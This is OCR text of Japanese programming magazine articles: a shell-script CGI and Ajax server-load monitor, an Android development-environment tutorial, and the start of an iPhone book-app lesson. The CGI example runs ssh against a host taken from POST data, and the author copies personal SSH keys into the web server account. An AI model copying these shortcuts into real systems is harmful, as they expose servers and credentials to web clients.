実はAjaxにはブラウザを固めないようにするもう1つの書き方があります。**リスト3**のように書きます。ブラウザから閲覧すると、ajax1.htmlと同じように時刻が表示されると思います。何も見かけは変わりませんが、たとえば**リスト2**の2行目あたりに**sleep 10**と入れて、10秒間ブラウザを待たせると違いがわかります。**リスト1**の場合、タブを見ていると受信待ちの状態(ChromeやFirefoxならぐるぐる丸いマークが回る状態)になりますが、**リスト3**の場合はそのようにならず、何も待っているような気配もないのに10秒後に時刻が表示されます。


これもJavaScriptの話になりますが、何をやっているかというと、8行目の**h.onreadystatechange**というのが、CGIスクリプトから返事が来たら実行される関数の名前で、そこに**= function(){...**で関数の中身を結び付けています。8行目から13行目は、単に関数を名前に代入しているだけですので、実際に実行されるのはCGIスクリプトから返事が来たときです。

ということは、8〜13行目はすっ飛ばされて、15行目のopen以下のCGIスクリプトにちょっかいを出す処理が行われたあとに、この関数は終わります。openの第3引数がfalseからtrueに変わっていますが、これは「非同期にするよ」という意味です。

関数が終わったあと(反応がものすごく速い場合は終わる前かもしれませんが)、CGIスクリプトから返事が来ます。そこで、8〜13行目で設定した関数の中身が走ります。まず、9行目で

- CGIスクリプトから受信完了(h.readyStateが4)

▼図2　ajax1.htmlからshow.cgiを呼び出した際の画面



▼リスト3　ajax1.htmlを非同期処理に書き換えたHTML(ajax2.html)

```
01 <!DOCTYPE html>
02 <html lang="ja">
03   <head>
04     <meta charset="UTF-8" />
05     <script>
06       function callCgi(){
07         var h = new XMLHttpRequest();
08         h.onreadystatechange = function(){
09           if(h.readyState != 4 || h.status != 200)
10             return;
11
12           document.body.innerHTML = h.responseText;
13         }
14
15         h.open("POST","/cgi-bin/show.cgi",true);
16         h.setRequestHeader("Content-Type",
17             "application/x-www-form-urlencoded");
18         h.send( "dummy=" + Math.random() );
19       }
20     </script>
21   </head>
22   <body onload="callCgi()">
23   </body>
24 </html>
```

・CGIスクリプトからのステータスコードがOK(h.statusが200)[注2]

であることを確認し、その下に書いてある処理を実行します。

この書き方だと、CGIスクリプトからの受信を受け取る処理が後ろに回るので、ブラウザ側で待ちが発生しているように見えることはありません。Ajaxでは、普通はこのように非同期を使い、画面の内容に齟齬(そご)が出ないようにしたいときは同期を使います。たとえば、セレクトボックスで都道府県を選んでもらって、別のセレクトボックスに表示する市町村をAjaxで動的に書き換える場合、何も考えなしに非同期で実装すると、ありえない都道府県と市町村の組み合わせを選ぶことが可能になってしまいます。

注2)「404 not found」とか「403 forbidden」とかのアレです。

▼リスト4　サーバの負荷をグラフ表示するCGIスクリプト(ldavg.cgi)

```
01 #!/bin/bash -xv
02 exec 2> /tmp/log
03
04 PATH=/usr/local/bin:$PATH
05 tmp=/tmp/$$
06
07 dd bs=${CONTENT_LENGTH}  |
08 cgi-name -i_ -d_         > $tmp-name
09
10 host=$(nameread host $tmp-name)
11 port=$(nameread port $tmp-name)
12
13 ssh "$host" -p "$port" 'LANG=C sar -q'  |
14 grep "^..:..:.."                       |
15 sed 's/^¥(..¥):¥(..¥):../¥1時¥2分/'    |
16 grep -v ldavg                          |
17 tail -r                                |
18 awk '{print NR*20+20,$1,int($4*100),$4,¥
19      NR*20+7,NR*20+19}'  > $tmp-sar
20 #1:文字y位置 2:時刻 3:棒グラフ幅 4:ldavg
21 #5:棒グラフy位置 6:ldavg文字y位置
22
23 cat << FIN > $tmp-svg
24 <svg style="width:300px;height:600px">
25   <text x="0" y="20" font-size="20">$host</text>
26 <!-- RECORDS -->
27   <text x="0" y="%1" font-size="14">%2</text>
28   <rect x="68" y="%5" width="%3" height="15"
29     fill="navy" stroke="black" />
30   <text x="70" y="%6" font-size="10" fill="white">%4</text>
31 <!-- RECORDS -->
32 </svg>
33 FIN
34
35 echo "Content-Type: text/html"
36 echo
37 mojihame -lRECORDS $tmp-svg $tmp-sar
38
39 rm -f $tmp-*
40 exit 0
```

複数のサーバの監視画面を作る

このままだとまるでJavaScript講座になってしまうので、シェルスクリプトを組み合わせて作り物をしてみましょう。管理している複数のLinuxサーバの負荷をモニタするツールを作ってみます。

まず、Ajaxで呼び出されるシェルスクリプトを書きます。**リスト4**に示すのは、IPアドレスとsshのポート番号をPOSTされたら、そのIPの持ち主のロードアベレージを取得し、SVG(Scalable Vector Graphics)でグラフを描くシェルスクリプトです。

このスクリプトは説明すべき点がいくつもあります。まず、4行目のPATHの設定は、標準的でないコマンド[注3]の場所を明示的に指定するためのものです。端末から手でシェルスクリプトを実行する場合は、設定ファイルにパスを書いておけば気にしなくてよいのですが、CGIスクリプトやcronで呼ばれるスクリプトの場合は、明示的に指定する必要があります。

そして、7、8行目は、POSTされたデータを読み込む処理です。POSTは、前回行ったGETメソッドと同じくクライアント(ブラウザ)側からCGIスクリプトにデータを送り込む処理です。GETの場合はQUERY_STRINGという変数にデータがセットされます

注3) この場合はOpen usp Tukubai。https://uec.usp-lab.com を参考のこと。

が、POSTではApacheがCGIスクリプトの標準入力にデータを突っ込んでくるので、それをddコマンドで吸い出します。ddは、HDDのイメージを吸い出したりするあのddです。標準入力ですのでもっと簡単な方法もありそうですが、筆者がUSP研究所に入社したときはすでにこの方法が確立されていたので、ほかの方法を試していません[注4]。

ddから出たデータは、これも弊社ではお約束ですが、Open usp Tukubaiのcgi-nameというコマンドに通してそのままファイルに出力します。cgi-nameの動きを**図3**に示します。HTMLのフォームからPOSTされたデータは、このechoのオプションのような文字列でやってくるのですが、それをコマンドなどでさばきやすいようにキーバリュー式のテキストに変換します。エンコードされた日本語なども変換してくれます。

リスト4の10、11行目は変数host、portにそれぞれホスト、ポート番号を代入する処理です。namereadもOpen usp Tukubaiのコマンドで、ファイルから指定したキーの値を取るものです。このとき、host、postに変な(攻撃用の)データが代入されるかもしれません。後ろのsshのオプションに指定するときは、必ずクオートしておきましょう。

13～19行目は、監視対象のLinuxホストからロードアベレージを取得して、SVGに埋め込む文字列を作っています。**sar -q**の出力は**図4**のようなものです。この出力から余計なヘッダを除去し、ldavg-1というフィールドを取得して、**リスト5**のようにグラフを描くために必要な縦軸、横軸、その他座標を出力します。**リスト4**、17行目の**tail -r**はファイルの上下を逆さにするコマンドで、Linuxのtacと等価です。

あとはSVGを作ってHTTPヘッダを付けて標準出力に出すだけです。Open usp Tukubaiのmojihameコマンドで、$tmp-svgに**リスト5**のデータを繰り返しはめ込んでいき、グラフのSVGを作ります。これは本連載の第4回[注5]で扱ったテーマですので繰り返し説明しませんが、とにかく絵を描くためのHTML片を出力しているんだと納得し、先にお進みください。

次はHTML側……といきたいのですが、sshで鍵認証を使うのでその設定が必要です。_wwwユーザでueda@www.usptomo.comに接続したいのですが、Macの場合は/Library/WebServer/.ssh/下に鍵一式を置けばよいようです。筆者は自分の鍵を流用するために**図5**のような横着をしましたが、まともにやるならrootになって鍵を作って接続先のサーバにセットしましょう。所有者とパーミッションに注意。

これでHTML側の話に移れます。HTML側では、複数のホストに対してldavg.cgiを実行し、グラフを描くようにコーディングします(**リスト6**)。これで

注4) このテクニックもhttps://uec.usp-lab.comで公開しています。

▼図5　uedaアカウントの鍵を_wwwアカウントに移す

```
# cd /Library/WebServer/
# rsync -a /Users/ueda/.ssh/ .ssh/
# chown _www:_www .ssh/
# chown _www:_www .ssh/*
```

▼図3　cgi-nameの動作例

```
$ echo 'host=ueda@www.usptomo.com&port=12345' | cgi-name
host ueda@www.usptomo.com
port 12345
```

▼図4　sarの出力例

```
$ ssh www.usptomo.com -p 12345 'LANG=C sar -q' | head -n 7
Linux 2.6.32-279.19.1.el6.x86_64 略

00:00:01      runq-sz  plist-sz   ldavg-1   ldavg-5  ldavg-15
00:10:01            1       136      1.26      1.10      0.58
00:20:01            0       132      0.02      0.32      0.45
00:30:01            0       133      0.08      0.06      0.23
00:40:01            0       131      0.00      0.00      0.10
```

注5) 本誌2012年4月号。

▼リスト5　$tmp-sarに溜まるデータの例


```
40 14時00分 12 0.12 27 39
60 13時50分 0 0.00 47 59
80 13時40分 3 0.03 67 79
...
```

複数のサーバの状態を一目で監視するWeb画面のできあがりです。Ajaxは面倒臭いですけど非同期で使います。

このコードは**リスト3**を基にして作ったものです。31行目の**<body onload=...**で、ページが読み込まれたときにcheckという関数を呼び出し、あとは60秒ごとにcheckを繰り返し呼びます。check関数では、監視対象のホストを指定してldavg関数を呼び出しています。

これでldavg.htmlをブラウザに表示すると**図6**のようにグラフが表示され、1分ごと(sarのデータ自体は10分ごと)に再描画されます。

▼図6　完成した画面



終わりに

今回はCGIの最終回ということで、シェルスクリプトでAjaxというお題に挑戦しました。今回紹介した方法を使うと、同期だろうが非同期だろうがサーバからシェルスクリプトで何でも送れてしまうことは示したので、きれいにWebページをデザインすれば、まさか後ろがシェルスクリプトだとは思えないようなサイトが作れることでしょう。……案外、そういうサイトは多いのかもしれませんよ。

次回は、原稿やメモ書きなどの、文章を扱うというお題を扱います。SD

▼リスト6　ldavg.cgiを呼び出すHTML(ldavg.html)

```
01 <!DOCTYPE html>
02 <html lang="ja">
03   <head>
04     <meta charset="UTF-8" />
05     <script>
06       var hosts = ["host=ueda@www.usptomo.com&port=12345",
07                    "host=ueda@araibo.is-a-geek.com&port=12345"];
08
09       function check(){
10         ldavg(0,"graph0");
11         ldavg(1,"graph1");
12       }
13
14       function ldavg(hostno,target){
15         var h = new XMLHttpRequest();
16         h.onreadystatechange = function(){
17           if(h.readyState != 4 || h.status != 200)
18             return;
19
20           document.getElementById(target).innerHTML = h.responseText;
21         }
22
23         h.open("POST","/cgi-bin/ldavg.cgi",true);
24         h.setRequestHeader("Content-Type",
25             "application/x-www-form-urlencoded");
26         h.send( "d=" + Math.random() + "&" + hosts[hostno]);
27       }
28
29     </script>
30   </head>
31   <body onload="check();setInterval('check()',60000)">
32     <div id="graph0" style="height:600px;width:350px;float:left"></div>
33     <div id="graph1" style="height:600px;width:350px;float:left"></div>
34   </body>
35 </html>
```

第40回

[アプリ開発2013] 1 Androidアプリ開発をはじめよう

モバイルデバイス初のオープンソースプラットフォームとして、エンジニアから高い関心を集めるGoogle Android。いち早くそのノウハウを蓄積したAndroidエンジニアたちが展開するテクニックや情報を参考にして、大きく開かれたAndroidの世界へ踏みだそう！

鈴木 圭介　SUZUKI Keisuke
Android & 組込み技術者
URL www.ksksue.com/wiki/ Mail ksksue@gmail.com

Androidをはじめるなら今

もしあなたがAndroidでアプリ開発をしてみたいと思っているのであれば、今始めるのが絶好の時期と言えるでしょう。なぜなら今Android開発は安定期に入っており、入門者にとって学びやすく、非常によい地盤が固まっている時期と言えるからです。

Googleは今年5月15日～17日にかけて開発者向け会議Google I/Oを開催しました。そこでの発表によるとAndroidは現在9億デバイスという途方もない数の端末がアクティベーションされている、というのです。Androidは世界中の人々が普通に持っているモノとなってきていることがうかがえます。また、例年までのGoogle I/OではAndroidの新しい技術が投入されるなどして開発者たちを賑わせてきましたが、今年は新投入される機能よりもより実践的なアプリ開発についてのセッションが多くありました。中には「Androidアプリで稼ぐには？」といったあからさまなタイトルがあったほどです。

こういったGoogle I/Oでの発表内容からわかることは、Androidはもはや新しい技術としてもてはやされる黎明期はとうに過ぎ去り、確実に安定期に入っているということです。書籍やWebを探せば先人たちによって非常にたくさんのバッドノウハウやベストプラクティスが情報共有されています。アプリを公開すれば世界中の人々にサービスを届けることができます。今からAndroidアプリ開発を始めようと思っているのであれば、先駆者たちの知恵を借りながらすばやく技術をマスターできるでしょう。そしてその技術を活かすことのできる舞台が十分にできあがっているのです。

これから3回連続の予定で、毎回テーマごとにAndroid開発におけるエッセンスを抜き出し、Android開発のおもしろさを伝えていきたいと考えています。また最新の情報を盛り込むことで、既存のAndroid開発者にとっても有益な情報を盛り込んでいきます。


今回はJDK、ADTバンドル版Eclipseのインストール、サンプルアプリの実行、デバッグ方法を解説していきます。

開発環境の準備

まずは開発環境の準備から始めます。ここはさっと済ませてしまいましょう。ただし押さえておきたい情報はその都度盛り込んでいきます。

Android開発には統合開発環境Eclipseを使用します。Eclipseをインストールする前にJDK（Java Development Kit）をインストールします。JDKをインストールする理由は2つあり、1つ目にAndroidのJavaソースコードのコンパイルのため、そして2つ目にEclipse自体を動作させ

▼図1　Android SDK ADT Bundle for Windows



るためです。

本稿では筆者の環境、Windows 7 64bit上に開発環境を構築していくという前提で話を進めていきます。

JDKのインストール

JDKダウンロードページ[注1]からJDK 7をダウンロードしインストールします。「Java SE Development Kit 7u25」(u25の数値は2013年6月24日時点でのバージョン番号です)の各プラットフォーム一覧の中から使用OSを選択してください。たとえば32bit Windowsを使用している場合はWindows x86にあるjdk-7u25-windows-i586.exeを、64bit Windowsを使用している場合はWindows x64にあるjdk-7u25-windows-x64.exeをダウンロードし、インストールします。インストール作業は最後までそのまま進めてください。インストーラによる設定変更は必要ありません[注2]。

ADTバンドル版Eclipseのインストール

次にAndroid SDKのページ[注3]へ行き、ADTバンドル版Eclipseをダウンロードしましょう。ページの[Download the SDK ADT Bundle for Windows]ボタンをクリックし、次のページで32bit版か64bit版かを選択してダウンロードします。ちなみに以前は別サイトでEclipseをダウンロードし、ADTをEclipseに登録するという作業が必要でしたが、ADTバンドル版となってからはその作業が必要なくなりました。

さて次に、ダウンロードしたzipファイルを適当な場所に解凍します。解凍したフォルダにあるeclipseフォルダを開くと、お目当ての

注1）http://bit.ly/JDKdown

注2）現在、JDKのバージョン移行に伴い、OracleはJDK 7への移行を推奨していますが、GoogleはADTの動作環境をJDK 6のままにしています。筆者が調べた限りJDK 7で問題なさそうでしたが、JDK 6をインストールしたい方はJDK 6アーカイブページ(http://bit.ly/JDK6archive)からパッケージをダウンロード、インストールしてください。

注3）http://bit.ly/AndSdk

eclipse.exeファイルがあるので、そのショートカットを好きな場所、たとえばデスクトップなどに作っておきましょう。ショートカットをダブルクリックして起動すると、デフォルトワークスペースの場所を聞かれます。とくに理由がなければ場所を変更する必要はないでしょう。チェックボックスのある「Use this as the default and do not ask again(これをデフォルトとし、次回起動時ダイアログを表示しない)」にチェックを入れてOKをします。


続いてContribute Usage Statistics? というダイアログが出てきます。SDKの使用状況をGoogleへ送信してSDKの改善に貢献する場合はYes、そうでない場合はNoを選んで[Finish]ボタンを押しましょう。初回起動の場合、画面いっぱいにAndroid IDEタブが表示されるのでタブを閉じます。するとAndroidの開発環境が姿を現します。前ページの**図1**のような画面となっているはずです。

次に開発パッケージをインストールする作業に入ります。

Android SDK Managerの設定

Android SDK ManagerはSDKのパッケージ・バージョン管理をしています。Androidのバージョンごとに開発パッケージが異なるためです。新しいバージョンの開発パッケージがリリースされたときにはこのAndroid SDK Managerを使ってアップグレードします。ただしアップデートの通知機能はないので自分で時折アップデートがないかチェックするようにしましょう。

▼図2　Android SDK Manager



Eclipse画面の左上にある2つのAndroidアイコンのうち、左側にあるのが「Android SDK Manager」です(**図1**の囲み参照)。このアイコンをクリックするとAndroid SDK Managerが起動します(**図2**)。Android SDK Managerでは開発パッケージをインストールするかしないかを選択でき、必要な場合はダウンロードする、という方法で管理されています。

Eclipseインストール直後の初期状態では、最新バージョンの開発パッケージしかインストールされていません。そのため、開発対象とするAndroid端末バージョンにあった開発パッケージがインストールされていない場合は、ここでインストールするよう選択する必要があります。また、後でサンプルプロジェクトを使いたいので、ご自身のAndroid端末バージョンにあったサンプルプロジェクト(Samples for SDK)も選択しておくことにします。

たとえばお手持ちの端末バージョンがAndroid 4.0.3であった場合、「Android 4.0.3(API 15)」にある「SDK Platform」と「ARM EABI v7a System Image」と「Samples for SDK」にチェックを入れます。

加えて、Windowsの場合は端末とPCとの接続にUSBドライバが必要となるため、「Extras」の「Google USB Driver」にもチェックを入れてください。

ひととおりチェックが済んだら、[Install x Package(xはチェックを入れた数)]ボタンをクリックし、次の画面で「Accept License」にチェックを入れて[Install]ボタンをクリックしましょう。パッケージがすべてダウンロードされればインストール完了です。これで開発するための

Eclipse開発環境が整いました。

次は実行環境となるエミュレータの作成に移ります。

実行環境の準備

Android端末を持っていない、もしくは端末への転送の手間を極力省いてアプリの動作確認やデバッグをするには、PC上でAndroidが動くエミュレータを使います。エミュレータが必要ないという方は次節を読み飛ばしてもかまいません。

AVD Managerの設定とエミュレータ起動

エミュレータを起動させるには、まずAVD（Android Virtual Device）Managerでターゲット端末のモデルを作成します。AVD Managerはエミュレータの作成・起動を管理するツールです。Eclipseの左上側、Android SDK Managerのアイコンの右隣にある「Android Virtual Device Manager」（**図1**の囲み参照）アイコンをクリックしてウィンドウを開きます。開いたウィンドウで[New]ボタンをクリックし、エミュレータ作成画面ウィンドウを出します。

「AVD Name」に適当な名前を入力し、「Device」から好きな端末を選んでください。一般的なスマホ端末でよければ「Galaxy Nexus」を選択しておきましょう。「SD Card」のサイズには何も入力しなくても大丈夫です。[OK]をクリックしてイメージを作成しましょう。作成したイメージを選択した状態で[Start]ボタンをクリックし、出てきたウィンドウの[Launch]ボタンをクリックしましょう。しばらくするとAndroidエミュレータが起動します。

エミュレータはあたかも実機上で動くようなAndroidを再現しますが、実機にしか備わっていないNFC（Near Field Communication）やセンサ類は再現できません。つまり後述するサンプルアプリを試すとき、センサにかかわるアプリは動かないことに注意してください。ただし、カメラ機能はWebカメラを使うことで再現させることができます。

実機上での実行環境の整備

Android端末を持っている場合はAndroid端末で直接アプリを実行する環境を整えましょう。まずAndroid端末の「設定」を開き、「開発者向けオプション」で「USBデバッグ」にチェックを入れてください[注4]。この状態でPCとAndroidをUSBでつなぐとADB（Android Debug Bridge）接続ができるようになります。ただし、Windowsの場合はADB接続のためのUSBドライバが必要になるので、端末メーカーから提供されているADBドライバをインストールしておいてください。もしNexus 7やGalaxy Nexus、Nexus S、Nexus Oneといったgoogleが提供しているデバイスをつなぐ場合には、前述のAndroid SDK Managerについての解説でドライバをインストールしてあるので、ドライバ検索の際に「<*Eclipse*インストールディレクトリ>¥sdk¥extras¥google¥usb_driver」というパスを指定すればOKです。

ドライバがインストールされ、PCとAndroid端末がADB接続されているかどうかチェックするには、Eclipseの「Devices」タブで確認するとよいでしょう。Devicesタブを表示させるにはEclipseのメニューの[Window]→[Show View]→[Other]→[Android]とたどり、「Devices」を選択してOKをクリックしましょう。これでEclipseの画面下側にDevicesタブが現れます（**図1**の画面下側参照）。そこのリストに自分の端末名がリストアップされていればOKです。また後々のために同じ手順で「Logcat」タブも表示させておきましょう。LogcatにはAndroidのシステムログやデバッグログといった非常に重要なログが表示されます。

注4） 開発者向けオプションが見当たらない場合（Android 4.2以降）は、まず開発者モードに移行する必要があります。「設定」にある「端末情報」をたどって「ビルド番号」の項目を7回タップしましょう。すると設定に「開発者向けオプション」が現れるはずです。

サンプルアプリの実行

PC上でエミュレータが起動した状態、もしくはPCとAndroid端末をADB接続させた状態ができたら、サンプルアプリプロジェクトを用意し、アプリでどのようなことができるかを見てみましょう。


まずサンプルアプリを用意するためにEclipseのメニューから[File]→[New]→[Other]→[Android]→[Android Sample Project]とたどり、出てきた画面でAndroidのバージョンを選択します。すると「Select Sample」の画面になるので、この中から「ApiDemos」を選択しましょう。ApiDemosは1つのアプリで非常に多くの機能を試すことができます[注5]。

ApiDemosプロジェクトができたら、メニューから[Run]→[Run]（もしくは Ctrl + F11 ）をクリックし、出てきたウィンドウで「Android Application」を選択してOKをクリックしましょう。**図3**のようにApiDemosを実行させることができます（図はエミュレータ上のもの）。

デモの数が非常に多いため、筆者がおもしろいと感じたデモのいくつかを**表1**にピックアップしました。これらのデモを眺めるだけでも自分の作りたいアプリのヒントになるでしょう。

注5）もしリストにApiDemosが出てこない場合は、Android SDK Managerでサンプルアプリがインストールされていることを確認して、Eclipseを再起動してみてください。

▼図3　エミュレータで実行したApiDemos



デバッグ方法

AndroidはADB接続を使ってデバッグできます。実機端末の場合はUSB接続させた状態にしてください。主なデバッグ方法は次の2つがあります。

❶ブレークポイントを貼りステップ実行させる方法
❷Logcatにテキストを表示させる方法

まずはステップ実行させる方法についてApiDemosプロジェクトを使って説明します。EclipseのApiDemosプロジェクトの[src]→[com.example.android.apis]→[ApiDemos.java]を開き、`super.onCreate(savedInstanceState);`の行にブレークポイントを貼ります。ブレークポイントを貼るにはソースコードの左側にある余白をダブルクリックします。するとブレークポイントを示す丸印が追加されます。この状態でメニューから[Run]→[Debug]（もしくは F11 ）をクリックしましょう。しばらくするとAndroid側でApiDemosが立ち上がり、Eclipseはデバッグモードの画面に移行します。Eclipseのデバッグモード画面ではステップオーバー、ステップイントゥ、ステップリターンなど一般的なデバッグの操作ができます。また停止しているときの変数値はマウスポインタを当てて参照することができます。

次に、デバッグの2つ目の方法についてです。Logcatタブ（表示方法は前述）にテキストを表示させる方法です。いわゆる“printfデバッグ”です。ApiDemos.javaに`import android.util.Log;`を追加し、onCreateメソッド内に`Log.`

d("ApiDemos", "moemoe");を追加しましょう。するとonCreateメソッドが呼ばれたとき、つまりアプリケーションの起動時にLogcatのTagに「ApiDemos」、Textに「moemoe」と表示されます。

簡単なアプリを作成するのであれば、この2つのデバッグ方法を知っておけば十分でしょう。

今回のまとめ

さて、今回は開発環境の構築と、サンプルアプリの実行およびデバッグ方法について解説しました。Androidプログラミングを始めるには避けて通れない作業です。しかしあまり時間をかけすぎずに済ませられるよう駆け足で説明してきました。

次回はいよいよAndroidプログラミング方法の説明に入っていきます。SD

▼表1　ApiDemosピックアップデモ

デモ	説明
Animation → Bouncing Balls	タップしたところにボールが現れバウンドするアニメーション
Graphics → OpenGL ES → Kube	回転する3Dルービックキューブ
Media → AudioFx	ミュージックイコライザ
App → Notification	通知バーに出るメッセージ操作
Views → Animation	さまざまなアニメーション
Content → Clipboard	クリップボードにコピーしたデータタイプ判定
OS → Rotation Vector	端末の傾きと同じように傾く3Dキューブ ※実機のみ

Column

Android Studioについて

「Android Studio」は2013年5月にGoogle I/O 2013で発表された新しいAndroid開発環境で、JetBrains社のIntelliJ IDEAをベースにしています。IntelliJ IDEAはEclipseに比べ動作が軽く、リファクタリングや補完機能が優れていると言われています。現時点でバージョン0.1.8と開発版の色が濃く、5日に一度バージョンアップを繰り返すくらいに活発にアップデートされています。そのためよほどIntelliJが好きだという人以外はまだ様子を見ておいたほうがいいでしょう。

とはいえ、Android Studioにはプログラミングが楽しくなるようなさまざまな機能が盛り込まれており、とても魅力的な開発環境です。今はどのような開発環境か動画を見て体感しておくとよいでしょう。Google I/O 2013のセッション「What's new in Android Developer Tools」でAndroid Studioを実際に使用している様子がYouTubeで公開されています。以下に主なポイントとそこから再生されるリンクを用意しました。どれも2、3分で雰囲気がわかるものばかりなので、通勤・通学時間など空いた時間にご覧になってみてください。その他、動画内ではアノテーション機能などが紹介されています。

補完機能、リファクタリング[6:02～]；
URL http://bit.ly/AndroidStudioDemo1
Git連携[9:38～]；
URL http://bit.ly/AndroidStudioDemo2
リアルタイムUI編集[17:00～]；
URL http://bit.ly/AndroidStudioDemo3
ストップウォッチアプリデモ解説[35:57～]；
URL http://bit.ly/AndroidStudioDemo4
ストップウォッチアプリデモ[44:10～]；
URL http://bit.ly/AndroidStudioDemo5

鈴木 圭介（すずき けいすけ）

組込み系Androidエンジニア。AndroidとArduino/mbed/FPGAなどと通信可能なUSBシリアル通信用ドライバ「FTDriver」をオープンソースで公開。現在、機能拡張させた「Physicaloid Library」を公開中 URL http://www.physicaloid.com/
フリーで仕事募集中。

プログラム知識ゼロからはじめる
iPhoneブックアプリ開発

第5回

ブックアプリなんだから、文字を表示しよう!

GimmiQ(ギミック;いたのくまんぼう&リオ・リーバス)
URL http://ninebonz.net/
URL http://www.studioloupe.com/
イラスト●中川 悠京

プログラミングをしたことのない方にもアプリを作る楽しさを味わってもらいたい本連載。今回はブックアプリらしく、画面上にテキストを表示させる方法を解説します。

今月は?

お陰様で当連載も5回目を迎えました。今月はブックアプリに必須の機能である文字表示を組み込みましょう。**図1**のように各ページにタイトルと本文を表示するようにしたい思います。では早速、手順を追って説明しましょう。

▼図1　今月の完成イメージ

UILabelで文字を表示


これまでの連載で作成してきたプロジェクトに文字表示機能を追加します。作成済みのアプリのプロジェクト(作例ではMyBook2.xcodeproj)をXcodeで開いてください。

ステップ1

タイトル文字を表示するためのパーツを1ページ目に配置しましょう。

Xcodeの左カラムにあるProject Navigator(プロジェクトナビゲーター)にある「MainStoryboard.storyboard」をクリックしてStoryBoardを表示します。続いて、Xcode右カラムのObject library(オブジェクトライブラリ)から「Label」を「Page1 ViewController」にドラッグして配置しましょう(**図step1-1**)。


step1-1



次に、配置したLabelの大きさを調整

します。Labelをクリックして選択状態にしたまま、Xcodeの右カラムにあるSize inspector(サイズインスペクター)のアイコンをクリックすると、画像の位置(X, Y座標)と大きさ(Width：幅、Height：高さ)が確認できます。この数値を**図step1-2**と同じ値になるように編集してください。このLabelが各ページのタイトルになります。

step1-2



ステップ2

